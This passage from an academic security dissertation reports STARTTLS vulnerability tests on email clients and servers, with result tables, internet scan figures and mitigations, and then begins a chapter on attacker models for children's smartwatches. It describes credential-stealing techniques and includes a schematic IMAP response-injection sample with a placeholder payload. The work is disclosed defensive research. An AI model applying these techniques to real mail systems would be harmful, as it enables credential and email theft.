Mutt (1.13.3)	✓	✓	●$_{N_P}$	◐$_{B_R}$	◐$_{B_R}$	◐$_{B_R}$	✓	✓	✓	✓	○$_{U_E}$	✓
NeoMutt (20200417)	✓	✓	●$_{N_P}$	◐$_{B_R}$	◐$_{B_R}$	◐$_{B_R}$	✓	✓	✓	✓	○$_{U_E}$	✓
OfflineIMAP (7.3.2)	∅	∅	●$_{N_S}$ [3]	∅	∅	✓	∅	∅	✓	∅	∅	✓

✓	No vulnerability found.	N_S	STARTTLS stripping	[1]	Infinite protocol loop
○	Minor issues.	N_P	PREAUTH	[2]	When no authentication configured
◐	Tampering with the mailbox or client state.	N_R	Malicious Redirect	[3]	Documented behavior
●	Sensitive data, e.g., emails or credentials, are exposed.	B_R	Response Injection		
TLS	Only implicit TLS configurable.	T_M	Tampering		
∅	Not available.	U_A	IMAP Alerts		
		U_E	Error Messages		
		C	Crash		

Table 3.3: **Results of our STARTTLS tests against** 8 **cross-platform desktop email clients.**

	Negotiation			Buffering			Tampering			UI Spoofing		
Client (Version)	**SMTP**	**POP3**	**IMAP**	**SMTP**	**POP3**	**IMAP**	**SMTP**	**POP3**	**IMAP**	**SMTP**	**POP3**	**IMAP**
Cloud Mail (Android & iOS)												
Outlook	✓	TLS	✓	✓	TLS	✓	✓	✓	✓	✓	TLS	✓
Yandex.Mail	✓	∅	✓	◐$_{B_R}$	∅	◐$_{B_R}$	✓	✓	✓	✓	∅	TLS
GMX Mail Collector	∅	●$_{N_S}$	●$_{N_S}$	∅	✓	✓	✓	✓	✓	✓	✓	✓
Mail.ru	●$_{N_S}$	∅	TLS	◐$_{B_R}$	∅	TLS	✓	✓	✓	✓	∅	TLS
myMail	●$_{N_S}$	∅	TLS	◐$_{B_R}$	∅	TLS	✓	✓	✓	✓	∅	TLS
Email App for Gmail	●$_{N_S}$	∅	TLS	◐$_{B_R}$	∅	TLS	✓	✓	✓	✓	∅	TLS

✓	No vulnerability found.	N_S	STARTTLS stripping	[1] Infinite protocol loop
○	Minor issues.	N_P	PREAUTH	[2] When no authentication configured
◐	Tampering with the mailbox or client state.	N_R	Malicious Redirect	[3] Documented behavior
●	Sensitive data, e.g., emails or credentials, are exposed.	B_R	Response Injection	
TLS	Only implicit TLS configurable.	T_M	Tampering	
∅	Not available.	U_A	IMAP Alerts	
		U_E	Error Messages	
		C	Crash	

Table 3.4: **Results of our STARTTLS tests against** 6 **cloud email clients.** We treat the backend of Cloud Mail apps as a single client, given that the results indicated that the backend is independent of the frontend and were consistent across all platforms.

In SMTP, the session fixation is more nuanced because SMTP servers do not provide any permanent data visible to the authenticated user. However, an attacker could still add a new recipient—e.g., using the `RCPT` command—redirecting emails from a client to the attacker.

3.6 Evaluation – Client Issues

In total, 15 of 28 clients could be downgraded to plaintext and leaked sensitive data such as sent and drafted emails (Tables 3.1 to 3.4). Straightforward STARTTLS stripping attacks (N_S) worked on ten clients and the PREAUTH issue (N_P) worked in five clients not vulnerable to basic stripping attacks. Most notably, three popular email apps for Android—Gmail, Gmail Go, and Samsung Email—were affected by *naïve* STARTTLS stripping attacks. Because Gmail, Gmail (Go), and Samsung Email showed the same unique behavior—a STARTTLS stripping attack led to the upload of mails but not to the leakage of credentials—we assume that they use a similar codebase. 4 out of 6 cloud mail apps were affected by STARTTLS stripping (N_S). However, we assume that Mail.ru, myMail, and Email App for Gmail use the same code base due to the very similar testing outcomes. KMail only allowed STARTTLS stripping when no user authentication for SMTP is configured. We could not determine if Sylpheed is *meant* to be opportunistic because we did not receive an answer to our bug report. OfflineIMAP states in its documentation that "No verification [of certificates] happens if connecting via STARTTLS" [57]. Thus, we assume it was opportunistic by intent.

Evolution, Thunderbird, Trojitá, and Alpine accepted IMAP's untagged responses and incorporated them into the local state before STARTTLS. Alpine crashed when receiving the untagged `LIST` and `EXISTS` responses. In Alpine, we could combine `PREAUTH` and mailbox referrals to steal user credentials.

The response injection vulnerability (B_R) was present in 17 of 28 clients in at least one protocol. The implementation of STARTTLS seems to differ between protocols in Evolution, Sylpheed, Thunderbird, and Outlook, making them vulnerable in only a single protocol. For the remaining vulnerable clients, it was a generic issue. According to *LibEtPan's* [80] website, almost all email apps on iOS and macOS use their email framework. Because our measurements show that *all* iOS and macOS clients are affected, we find this claim likely, and assume more clients on these platforms could be affected.

3.7 Evaluation – Server Issues

We tested mail servers available at no cost or on a trial basis for the command injection vulnerability and the session fixation.

3.7.1 Command Injection

Most tested servers were not affected by the command injection vulnerability. This is likely because most were already tested in the past. Still, seven servers

Product	*Command Injection* SMTP	POP3	IMAP	*Session Fixation* SMTP	POP3	IMAP
Citadel (929)	●	●	●	◐	●	●
Courier (1.0.14)	✓	●	◐	✓	◐	✓
Exchange (2016)	✓	✓	✓	✓	✓	✓
Gordano GMS[1](20.06)	✓	●	●	–	–	–
IceWarp (Deep Castle 2)	✓	✓	✓	◐	✓	✓
IPswitch IMail (12.5.8)	◐	✓	✓	◐	●	●
Kerio Connect (9.2.12)	◐	✓	✓	✓	✓	✓
MailEnable (10.30)	✓	✓	✓	◐	✓	✓
MailMarshal[2](10.0.1.203)	◐	✓	✓	✓	✓	✓
MDaemon (20.0.3)	✓	✓	✓	◐	◐	✓
SmarterMail (100.0.7503)	✓	●	✓	✓	✓	✓
Zimbra (8.8.15)	✓	◐	◐	✓	◐	✓
Exim (4.94#2)	✓	∅	∅	✓	∅	∅
netqmail (1.06[3])	◐	∅	∅	◐	∅	∅
Postfix (3.5.4)	◐	∅	∅	✓	∅	∅
Qmail Toaster (1.4.1)	●	∅	∅	–	∅	∅
Qmail Toaster (1.03-3.3.1)	✓	∅	∅	✓	∅	∅
Sendmail (8.16.1)	✓	∅	∅	–	∅	∅
spamdyke (5.0.1)	◐	∅	∅	✓	∅	∅
s/qmail (4.0.7)	●	∅	∅	✓	∅	∅
Cyrus IMAP (3.2.2)	∅	◐	◐	∅	◐	✓
Dovecot (2.3.10.1)	●	✓	✓	∅	◐	✓
Mercury/32 (4.80.149)	●	●	●	∅	◐	✓

– Unknown / Untested
✓ No vulnerability found
◐ Historic vulnerability (fixed)
◐ No working exploit
∅ Protocol not available
● New vulnerability

[1] We could not identify if SMTP commands are correctly interpreted.
[2] MailMarshal is now called TrustWave Secure Email Gateway (SEG).
[3] With combined patch v2020.12.04 by Roberto Puzzanghera applied.

Table 3.5: **Command injection and session fixation against popular email servers.** We do not report MTA Response Injection here.

were vulnerable to the attack in their latest version. The Courier vulnerability has been known since 2013 and was fixed in IMAP. In POP3, however, the fix seems to be ineffective. Table 3.5 shows our evaluation results, paired with the servers vulnerable to the command injection in the past.

3.7.2 Session Fixation

We found most servers to be vulnerable to at least a mild form of session fixation. Six POP3 servers were vulnerable to attackers setting only the user in plaintext before transitioning to TLS. While we categorize this as non-exploitable, it is still worrying that the server state is not correctly reset in these cases, showing that attacker-controlled data can leak into encrypted sessions. The same applies to the six SMTP servers allowing a full user account session fixation. However,

Protocol (Port)	Scanned	Vulnerable	Ratio
SMTP (25)	5,521,868	97,697	1.8%
SMTP (587)	4,200,995	58,793	1.4%
SMTP (per IPv4)	7.278,279	111,599	1.5%
POP3 (110)	4,285,730	110,882	2.6%
IMAP (143)	4,165,826	98.773	2.4%
Total	15,729,835	321,254	2.0%

Table 3.6: **Results of our scan for the command injection vulnerability.** We report the results for SMTP per port and grouped by IP address to prevent counting the same server twice.

we found no reasonable exploit for this. None of the tested SMTP servers allowed for the fixation of the `MAIL TO` address.

We could achieve full session fixation in POP3 or IMAP for two servers, potentially allowing us to present the attacker's mailbox to the victim[5].

3.7.3 Scanning Results

We found more than 300,000 hosts still vulnerable to the command injection—including large mail providers with proprietary mail servers, outdated installations, recent open-source MTAs, and Anti-spam solutions[6]. Table 3.6 shows the detailed results. Interestingly, the highest ratio of vulnerable servers is present in POP3 servers. We assume this is due to the relatively low use of POP3 in the modern email environment due to its age, increasing the share of old and unmaintained servers. In general, the number of vulnerable servers is surprisingly high, considering that the command injection in SMTP was first published in 2011 [292]. To get more insights into the results, we performed a keyword-based clustering of the vulnerable servers (Table 3.7).

The most significant fraction of vulnerable IMAP servers is Courier servers. Since we found a corresponding bug report from 2013 [129], we assume that these are mainly old versions. Sadly, we could not get a detailed overview of Courier versions newer than 2011 since the copyright notice seems to have been updated inconsistently. However, we also identified many smaller clusters of vulnerable servers and retested them locally (Table 3.5). For SMTP, most vulnerable servers were derivatives of qmail. While netqmail is easily distinguishable from standard qmail, other derivatives are not.

Additionally, we identified a large cluster (more than 10,000 servers) of Postfix installations. Assuming netqmail and Postfix fixed this bug in 2011, we concluded that this must be either a broad set of old setups or these servers are behind vulnerable mail gateways, which we could not identify. Another large cluster of vulnerable SMTP servers (more than 30,000) were recvmail servers. We identified this as a custom SMTP server used by the Internet backbone provider Hurricane electric. CoreMail servers showed up as vulnerable in all protocols.

[5]This was not tested end-to-end in all clients.

[6]Victor Duchovni made a similar observation in 2011 [292].

IMAP		*POP3*		*SMTP (25)*		*SMTP (587)*	
Server	**Ratio**	**Server**	**Ratio**	**Server**	**Ratio**	**Server**	**Ratio**
Courier (≤ 2011)	84.00%	Courier	82.79%	netqmail	25.04%	Recvmail	28.71%
Courier (> 2011)	3.53%	SmarterMail	5.36%	qmail	21.12%	qmail	24.66%
Coremail (unknown)	2.12%	Coremail	2.32%	Recvmail	17.00%	netqmail	23.81%
Mdaemon (≤ 13.0.3)	1.10%	Zimbra	1.71%	Postfix	11.67%	Postfix	6.94%
Cyrus (≤ 2.4.17)	1.08%	IceWarp/Merak	1.12%	Coremail	2.41%	Kerio Connect	2.48%
Kerio Connect (< 7.1.4)	1.00%			Kerio Connect	2.20%	Exim	2.41%
				Exim	1.27%		
				IceWarp/Merak	1.24%		
Unidentified	1.68%	Unidentified	2.98%	Unidentified	10.78%	Unidentified	6.25%
Various	5.49%	Various	3.72%	Various	7.27%	Various	4.74%

Table 3.7: **Rough clustering of vulnerable servers during scans, by protocol.** IMAP Server versions are a best-effort deduction from greetings and information sent during scans. Servers grouped under various were present less than one percent each.

This is notable because CoreMail claims to have over 1 billion users, providing cloud services, an Anti-Spam solution, and mail servers.

To estimate these vulnerabilities' real-world impact, we cross-reference our results with the Tranco Top Million list [182].[7] We found that 3.3% of the MX servers of these websites are vulnerable to the command injection in SMTP—a percentage that is more than twice as high as on the Internet. We also specifically looked at the most used MX servers of the top websites. One email provider—Yandex, which is the MX of around 2 percent of the one million most popular websites—was vulnerable to the command injection.

3.8 Mitigation

MSPs should always offer implicit TLS and evaluate, as a long-term measure, strategies to disable STARTTLS. Email clients should make implicit TLS the default, and users who can either use STARTTLS or implicit TLS should use the latter. While we believe this is the best way forward, we recognize that security mitigations are still required. Most notably, STARTTLS is currently the *only* standardized option for encryption in message relaying. Even though relaying is still opportunistic, DNS-Based Authentication of Named Entities (DANE) [86] and SMTP MTA Strict Transport Security (MTA-STS) [190] try to rectify that, and flaws in STARTTLS must not undermine this effort.

Isolating the Plaintext Phase Due to the many places where plaintext data might potentially be processed or buffered, it might be easier to introduce a separate STARTTLS routine, with the single goal of transitioning a given socket to the point where the TLS handshake would start. This routine would have a stack-allocated local protocol buffer and no other application state (except the socket). All other routines would work *as if* implicit TLS was used. Due to this strict separation, implementors may wonder about the interaction of pipelining and STARTTLS. However, the standards explicitly state that further commands before the transition are not allowed. Additionally, since the client needs to wait for the server's acknowledgment of the STARTTLS command, the `CLIENT_HELLO` should not be pipelined. The same is true for the `SERVER_HELLO` due to the TLS protocol flow.

Fixing Buffering Issues Server and client implementations must not interpret content sent in plain text as part of an encrypted connection. If the plaintext phase cannot be isolated such that a separate buffer is used, the read buffer should be cleared when initiating the TLS handshake after a STARTTLS command. Alternatively, the additional content can be interpreted as a part of the TLS handshake (which will lead to a termination of the handshake). A third alternative is to precautionary clear the application buffer (and all other buffers) after the TLS handshake.

[7] `https://tranco-list.eu/list/8KKV`

Streamlining Negotiation Our analysis shows that if an SMTP or POP3 client never issues a command asking for information, an attacker is unlikely to change any client state because the response will not even be parsed correctly. More specifically, when a client never asks for a server's capabilities, an attacker is unlikely to execute STARTTLS stripping attacks. Therefore, the negotiation process should be streamlined such that a client issues the `STARTTLS` command as the first *and only* command. This can be done in a standard-conforming way for POP3 and IMAP. In SMTP, the `EHLO` command should be the first command, as some servers require it. Here, `EHLO` could still be sent, but the answer should be discarded. Six tested clients already behave this way, suggesting that this behavior does not lead to incompatibilities in the wild.

3.9 Discussion

The analysis shows that IMAP is particularly affected by STARTTLS vulnerabilities, we identified two main reasons. IMAP's communication model (untagged responses) and unified parsing allow attackers to send unsolicited responses at any time, and the client will likely accept them. This is different in SMTP and POP3 because the client only accepts a limited set of responses according to the commands it sends.

Furthermore, the extensive functionality and large number of IMAP extensions make it more likely that some of them conflict with the requirements of STARTTLS. The PREAUTH greeting and login referrals are good examples. Those clients not affected by this issue closed the connection directly or, in violation of the protocol, still issued the STARTTLS command. Surprisingly, this makes clients striving for protocol correctness *more likely* to be affected by the PREAUTH issue. Even though the login referrals extension predates the introduction of STARTTLS, its potential to bypass the security of STARTTLS is not documented. Fortunately, only a few clients support login referrals, but for example, Thunderbird has an open feature request for login referrals from 2004[8]. Each of the several dozen IMAP extensions has the potential to add a STARTTLS bypass. In order to combine STARTTLS and IMAP, it would be necessary to analyze each extension. A more comfortable and safer approach would be to discourage STARTTLS support for IMAP.

We believe that the large number of servers and clients affected by the buffering vulnerabilities arises from any naïve implementation of STARTTLS. Preventing the vulnerability requires additional code to clear the receive buffer explicitly after the transition to STARTTLS. While the command injection was first described in 2011, the response injection was unknown. We assume that this vulnerability did not get the deserved attention due to missing practical attack scenarios. Our experiences in disclosure support this: although some developers knew of this vulnerability, they assumed it to be relatively low-impact or non-exploitable. When presented with a functional exploit, most fixed the vulnerability swiftly.

[8] `https://bugzilla.mozilla.org/show_bug.cgi?id=59704`

We also like to point out that STARTTLS makes benign issues more critical. Although accepting IMAP responses in not well-defined states hints at implementation problems, they are not critical for security during a benign session with a server. Similarly, even though memory corruption issues may crash a client, they are unlikely to be sent with malicious intent by a benign server. STARTTLS makes both issues critical for security, and implicit TLS mitigates them in our attacker scenario.

Our investigation primarily focused on the security properties of STARTTLS. However, it is evident that STARTTLS also has performance implications because transitioning from STARTTLS to implicit TLS removes two round trips from any new connection. There has been considerable effort to reduce the round trips in TLS connections during the standardization of TLS 1.3. Therefore, we find it noteworthy to consider the performance impact STARTTLS implies.

During disclosure, we experienced that some client vendors were struggling to reproduce findings. For the more complex cases, i.e., the response injection, we provided our server code and received very positive responses. Given that simple test cases could have uncovered many issues, we certainly think there is a demand for robust email security tooling. Our focus on easy-to-setup network-only tests hopefully contributes to the execution of more such tests.

3.10 Conclusion

We performed the first systematic, thorough analysis of STARTTLS implementation vulnerabilities. In 2011 it was first shown that Postfix was vulnerable to a STARTTLS buffering bug that allowed command injection. Subsequently, the same bug was found in various email servers and other server software. Our research shows that even though this bug has been known for a decade, it is still widely prevalent in email servers. It also shows that a novel adaption of this bug type is present in many email client applications.

Our research also shows that inconsistencies in the standard and incompatibilities between certain IMAP features, particularly PREAUTH, unsolicited responses, and referrals, allow further attacks. The interaction of STARTTLS and any new (and existing) features must be carefully evaluated to ensure that STARTTLS bypasses will not appear.

The STARTTLS vulnerabilities can be used for critical attacks such as credential stealing, allowing attackers to take control of the victim's mailbox. We showed how server-side command injection flaws could be used to steal credentials in SMTP and IMAP connections using STARTTLS. A combination of the PREAUTH functionality and referrals in clients can also lead to credential stealing.

We discovered several flaws in major email client and server implementations. The PREAUTH issue and the client response injection affected Mozilla Thunderbird and Apple Mail. The STARTTLS stripping flaw was present in several major clients, including the Gmail Android app. The command injection, known since 2011, was possible on large email servers by major mail providers like Yandex and GMX. Our scans reveal that of all publicly available SMTP, POP3,

and IMAP servers, 320,000 are vulnerable to command injection attacks. Out of 22 tested email servers, 15 are vulnerable to the command injection or had this vulnerability in the past.

In summary, we conclude that STARTTLS has systemic problems that lead to implementation flaws, is insufficiently specified, has no security advantage over implicit TLS connections, and is slower than implicit TLS due to additional round trips. Therefore, we recommend using implicit TLS and deactivating STARTTLS for email submission and retrieval whenever feasible.

Acknowledgments The authors thank Marcus Brinkmann for his tireless support, feedback, and editing toward the submission of this paper. Additionally, we thank the German BSI CERT for assistance in international disclosure. We also thank our shepherd Ben Stock for his exceptional support for this paper. Fabian Ising was supported by a graduate scholarship of Münster University of Applied Sciences and the research project "MITSicherheit.NRW" funded by the European Regional Development Fund North Rhine-Westphalia (EFRE.NRW).

3.A Supplementary Material – Sanitization Issues

```
S: * OK
.. * LIST () "/" "Click me! <Payload>"
C: A STARTTLS
// ...
```




Figure 3.2: **A LIST response in Thunderbird is evaluated and incorporated into local state before the transition to TLS.**

The injection of untagged responses leads to issues beyond mailbox tampering. For example, an attacker may choose the payload for the folder name such that it escapes sanitization, as seen in Figure 3.2. In effect, the client can be tricked into executing IMAP commands after login into the server. We verified that this works but did not conduct a more detailed analysis of the requirements. Thus, we do not report on this outcome but merely note that this possibility exists.

3.B Supplementary Material – Certificate Validation

We also performed X.509 certificate tests because they may hint at misconceptions about STARTTLS. Some email clients offer opportunistic variants of STARTTLS with less rigorous certificate checks, whose code might unintentionally affect the strict variants or be used due to misconceptions about STARTTLS. To evaluate this hypothesis, we created four invalid certificates: self-signed (C_1), with unknown root (C_2), with mismatching common name and SAN fields (C_3), and expired (C_4) and presented these certificates individually in implicit TLS and STARTTLS connections for a total of 8 test cases per client. These tests should uncover the *most common* certificate handling issues [270].

Notably, *none* of the cloud mail apps verified certificates correctly. Otherwise, only three clients—Trojitá, Geary, and OfflineIMAP—did not verify certificates correctly. Trojitá and Geary recognized this as a bug, and Trojitá fixed it *immediately*. Geary *did* check certificates but accidentally created a permanent security exception for *all* certificates when the user accepted self-signed certificate. In OfflineIMAP, this is documented behavior. KMail repeatedly showed a certificate exception dialogue, which could only be closed by clicking on "accept invalid certificate". The full results are displayed in Table 3.8.

Our measurements show that in all clients, certificate validation issues in STARTTLS were also present in implicit TLS. Thus, our assumption that certificate checking is less strict when STARTTLS is used does not hold.

Client	SMTP	POP3	IMAP
Android (Google Play)			
Gmail (8.5.6.199637500)	✓	✓	✓
Gmail Go (8.5.6.197464524)	✓	✓	✓
Samsung Email (6.1.12.1)	✓	✓	✓
K-9 Mail (5.710)	✓	✓	✓
LineageOS email (9)	✓	✓	✓
Apple iOS (App Store)			
iOS Mail (iOS 13.5.1)	✓	✓	✓
Gmail (6.0.200614)	✓	⌀	✓
Edison Mail (1.20.8)	✓	⌀	TLS
Windows			
Outlook (16.0.13001.20338)	✓	TLS	✓
Apple macOS			
Mail (3608.80.23.2.2)	✓	✓	✓
Linux (tested on NixOS)			
Balsa (2.5.9-1)	✓	✓	✓
Evolution (3.34.4)	✓	✓	✓
Geary (3.34.2)	●$_{C_{1-4}}$[1]	⌀	●$_{C_{1-4}}$[1]
KMail (19.12.3)	✓	✓	○$_{C_{1-4}}$[2]
Cross-platform (tested on NixOS)			
Thunderbird (68.7.0)	✓	✓	✓
Trojitá (0.7.20190618)	●$_{C_{1-4}}$	⌀	✓
Claws (3.17.4)	✓	✓	✓
Sylpheed (3.7.0)	✓	✓	✓
Alpine (2.21)	✓	✓	✓
Mutt (1.13.3)	✓	✓	✓
NeoMutt (20200417)	✓	✓	✓
OfflineIMAP (7.3.2)	⌀	⌀	●$_{C_{1-4}}$[3]
Cloud Mail (Android & iOS)			
Outlook	●$_{C_3}$[4]	TLS	●$_{C_3}$[4]
Yandex.Mail	●$_{C_{1-4}}$	⌀	●$_{C_{1-4}}$
GMX Mail Collector	⌀	●$_{C_{1-4}}$	●$_{C_{1-4}}$
Mail.ru	●$_{C_{1-4}}$	⌀	TLS
myMail	●$_{C_{1-4}}$	⌀	TLS
Email App for Gmail	●$_{C_{1-4}}$	⌀	TLS

✓ No vulnerability found.
○ Minor issues.
● Sensitive data, e.g., emails or credentials, are exposed.
TLS Only implicit TLS configurable.
⌀ Not available.

[1] Permanent security exception may be created
[2] Infinite dialogue loop
[3] Documented behavior
[4] Accepts any Common Name

Table 3.8: **Results of certificate tests against** 28 **email clients.**

4 STALK: Security Analysis of Smartwatches for Kids

This chapter is based on the publication "STALK: Security Analysis of Smartwatches for Kids" by Christoph Saatjohann, Fabian Ising, Luise Krings, and Sebastian Schinzel, published in the conference proceedings of the 15th International Conference on Availability, Reliability and Security (ARES 2020) [261].

The author mainly provided the reverse engineering and evaluation of the smartphone applications and corresponding backends for the smartwatches. The author further implemented tooling for the backend communication and replay attacks together with Saatjohann.

Abstract

Smart wearable devices become more and more prevalent in the age of the Internet of Things. While people wear them as fitness trackers or full-fledged smartphones, they also come in unique versions as smartwatches for children. These watches allow parents to track the location of their children in real-time and offer a communication channel between parent and child.

In this paper, we analyzed six smartwatches for children and the corresponding backend platforms and applications for security and privacy concerns. We structure our analysis in distinct attacker scenarios and collect and describe related literature outside academic publications. Using a cellular network Meddler-in-the-Middle setup, reverse engineering, and dynamic analysis, we found several severe security issues, allowing for sensitive data disclosure, complete watch takeover, and illegal remote monitoring functionality.

4.1 Introduction

Modern embedded computers offer substantial computing power and a variety of wireless interfaces for an affordable price. This enabled development of a broad range of *wearable* devices, including smartwatches for children with tracking capabilities. These smartwatches offer features such as location tracking, phone calls, and taking photos. Parents can use a connected smartphone application to track their kids and communicate with them. The kids' smartwatches usually do not directly interact with the app, but the central server provided by the smartwatch vendor relays messages in a store-and-forward manner.

From a security and privacy perspective, the data collected by and exchanged between the smartwatch and app is highly sensible. Compromising this data would mean that an attacker can locate affected kids at any time or that they can read, modify, or delete messages sent from the kids to their parents and vice versa. One would assume that vendors of kids smartwatches take security and privacy very seriously and make sure that no security vulnerabilities slip into a product that kids use. While there currently are no peer-reviewed publications, several blog posts and reports from researchers describe specific security vulnerabilities in several kids smartwatch products [103, 26, 30, 149].

In this paper, we give an overview of kids' smartwatches available on the market. We then select those watches using a central backend to store and forward messages among kids' smartwatches and parents' apps and perform a structured security analysis of them. The watches are the StarlianTracker GM11, the Polywell S12, the JBC Kleiner Abenteurer, the Pingonaut Panda2, the ANIO4 Touch, and the XPLORA GO. The focus is on the communication between smartwatches and vendor backend (watch-to-backend) that is usually done via GSM and the interaction between parents' apps and vendor backend (app-to-backend), which uses the smartphone's Internet connectivity. Furthermore, we analyze the security of APIs that vendors offer for smartwatch and app communication. To our knowledge, this paper describes the first structured security analysis of the most widely used smartwatches for children available.

The results show that modern kids smartwatches contain critical security vulnerabilities that attackers with very little knowledge of their victim can exploit. We found that an attacker can spoof the position of a watch on three out of the four tested platforms and can spoof voice messages from the watch on two of them. Additionally, an attacker can perform a complete takeover on at least one of the platforms, allowing them to track victims. We also found several privacy problems with the watch platforms.

4.1.1 Security Marketing of Kids Smartwatches

Smartwatches for children are often offensively marketed with explicit promises of high privacy and security standards. Some manufacturers make explicit promises regarding encryption between watch and server and application and server [238, 307]. One German manufacturer even claims that many watches sold by competitors—some brands are explicitly named—use Chinese infrastructure where personal data is stored in China or Korea [18].

Additionally, multiple vendors explicitly state that their watches do not have a remote monitor functionality—because it would be illegal under various jurisdictions. This marketing promise is, however, severely contradicted by third-party apps available in app stores—i.e., the FindMyKids application [102]—advertising this functionality on the same platform.

Since all of these watches come with a promise of a security gain for both parents and children, it is paramount to take a look both at already published as well as new security vulnerabilities.

4.1.2 Responsible Disclosure

We disclosed all vulnerabilities in this paper to the vendors with a standard 90-day disclosure deadline and supported them in developing fixes. JBC, ANIO, Pingonaut, and 3G Electronics were very cooperative and provided feedback on our disclosure.

4.1.3 Related work

While no peer-reviewed publications on the security of children's smartwatches exist, several authors published substantial work in penetration test reports, blog posts, and talks. In 2017, Forbrukerrådet—the Norwegian Consumer Council—in cooperation with Mnemonic published the most thorough report available [103]. This report took a look at four smartwatch models for children: Gator 2, Tinitell TT1, Viksfjord—a 3G Electronics watch—and Xplora—an older model of the watch tested in this paper. Forbrukerrådet analyzed these watches for privacy concerns as well as functional security. However, the functional security section of the report is heavily redacted, and despite statements in the report, technical details remain unpublished. Just from the unredacted descriptions in the report, the researchers found several vulnerabilities similar to those we identified, including location spoofing, covert account and watch takeover, misuse of the voice call functionality, and sensitive data disclosure. Upon our request, the researchers denied publishing the details of their research.

Most other reports on smartwatches for children focus on one of the attack surfaces presented in this paper. In 2019, Tod Beardsley et al. analyzed three smartwatches—all of which turned out to be 3G Electronics products—for vulnerabilities in the SMS communication interface [26]. They found that they could bypass the SMS filter and use the undocumented default password to configure and takeover 3G electronics smartwatches[1].

In 2018 and 2019, Christopher Bleckmann-Dreher found several security vulnerabilities in GPS watches manufactured by Vidimensio, which use the AIBEILE backend [264, 30]. These vulnerabilities include tracking of arbitrary watches, wiretapping, and location spoofing. In 2019, researchers from Avast independently discovered the same weaknesses in 29 models of GPS trackers manufactured by Shenzen i365 Tech—a white-label manufacturer using the AIBEILE backend [149]. Similar vulnerabilities were found in November 2019

[1] We found that this default password is documented on several websites as well as in some vendors manuals.

by Morgenstern et al. for a smartwatch produced by Shenzhen Smart Care Technology Ltd. [212].

In 2019, the European Commission even issued a recall for smartwatches produced by the German manufacturer ENOX because of unencrypted communication and unauthenticated access to data as well as wiretapping functions [98].

4.2 Attacker Model

The networking model of systems analyzed in this paper consists of the watch, a backend system, and a mobile phone with an app. The watch contains a SIM card and uses the GSM network to connect to the backend system. The app uses the internet connection of the mobile phone, such as GSM or WiFi, to connect to the backend system. The backend system relays messages between watch and app in a store-and-forward manner.

4.2.1 Meddler-in-the-Middle (MitM) Attacker

An attacker that can eavesdrop and modify the connection between either phone and backend or watch and backend can potentially compromise the security of the communication between these endpoints. Specifically, they are capable of reading and modifying all network traffic between endpoints. This attacker is realistic for the phone to backend communication because users might use untrusted or unencrypted WiFi networks. Additionally, any traffic might be sent over multiple untrusted hosts towards the ultimate destination. This is also true for GSM connections as they are only encrypted between the sender and the base station—which can be impersonated by an attacker. Whether the data is transmitted encrypted in the backend relies on the GSM provider. A common countermeasure against this attacker is the use of transport encryption, e.g., Transport Layer Security (TLS). However, for TLS to prevent Meddler-in-the-Middle (MitM) attacks, it needs to be used correctly, i.e., with correct certificate checks.

4.2.2 External Attacker – Internet

This attacker can connect to any of the servers and endpoints available on the Internet. They are capable of: (1) identifying endpoints used by the watches and the applications (e.g., by reverse engineering or sniffing traffic of their own devices) and (2) sending requests to these endpoints. Generally, these are rather weak attacker capabilities, as anybody can connect to publicly available servers and analyze the traffic of their own devices. Depending on the type of information the attacker wants to access or modify, they might need additional information, for example, phone numbers, device IDs, or usernames, increasing the effort of attacks. This attacker targets a wide range of API weaknesses to circumvent authorization. We restrict our tests in this regard to the most prominent vulnerabilities, including authorization bypass, injection attacks, and insecure direct object reference.

4.2.3 External Attacker – SMS

This external attacker can send SMS text messages to smartwatches with GSM capabilities with the intent to execute commands. Specifically, they need to be capable of: (1) finding out the smartwatches' phone number, (2) sending text messages. We assume that an attacker is always capable of (2), whereas (1) is more difficult to achieve. As children's smartwatches usually do not communicate with other devices but the connected mobile phones, the attacker must be able to either probe possible phone numbers or to learn the phone number differently. This might include one of the other attackers, e.g., through an API call leaking registered phone numbers.

4.2.4 Internal Attacker – Privacy and Compliance

Since the communication between parents and kids as well as location data of children is sensitive, we consider mishandling and abusing this data an attack. On the one hand, this means that vendors—as per the General Data Protection Regulation (GDPR)—must clearly state what information they collect, where and for how long it is stored, and where the data is transferred. On the other hand, this also means that owners of children smartwatches must not be able to circumvent privacy laws using the device—especially when explicit rulings exist to forbid this. One example of such a feature is the eavesdropping capability of some children smartwatches, which is illegal in several countries. For example, under German law, benign-looking devices must not be eavesdropping devices [40], also under Illinois state law, the recording of a conversation without the consent of all parties is illegal [19]. We assume that an internal attacker—e.g., overprotective parents—might try to circumvent possible restrictions to these functionalities by using one of the other attacker models. They also might be able to apply open source knowledge from the Internet. For example, we found a list of SMS commands (see Section 4.4.1) for one of the watches online, and sending those commands is possible even for laypeople.

4.3 Analysis

4.3.1 Selection of Test Samples

The market offers a wide range of smartwatches for kids in different price ranges. Some of them are so-called white-label products that companies can customize and sell under their brand name. The internal hard- and software is usually not modified. One of the largest white-label manufacturers for kids smartwatches is the company 3G Electronics.

For the customer, the Original Equipment Manufacturer (OEM) of the smartwatch is usually not transparent. One indication is the recommended smartphone application. If this app is distributed by a different company than the watch or used for watches of multiple brands, one can assume that the watch is produced by a white-label manufacturer. However, as we will show in Section 4.4.6, an application with the same brand name as the watch does not necessarily indicate in-house development of the smartwatch.

Brand & Model	OEM	Android App
StarlianTracker GM11	3G Electronics Co., Ltd.	SeTracker (2)
Polywell S12	3G Electronics Co., Ltd.	SeTracker (2)
JBC Kleiner Abenteurer	3G Electronics Co., Ltd.	SeTracker (2)
Pingonaut Panda2	Guangdong Appscomm Co., Ltd.	Pingonaut
ANIO4 Touch	3G Electronics Co., Ltd.	ANIO
XPLORA GO	Qihoo 360 Technology Co., Ltd.	XPLORA 3 & 3S

Table 4.1: **Tested watches and corresponding applications as recommended by the product manual.**

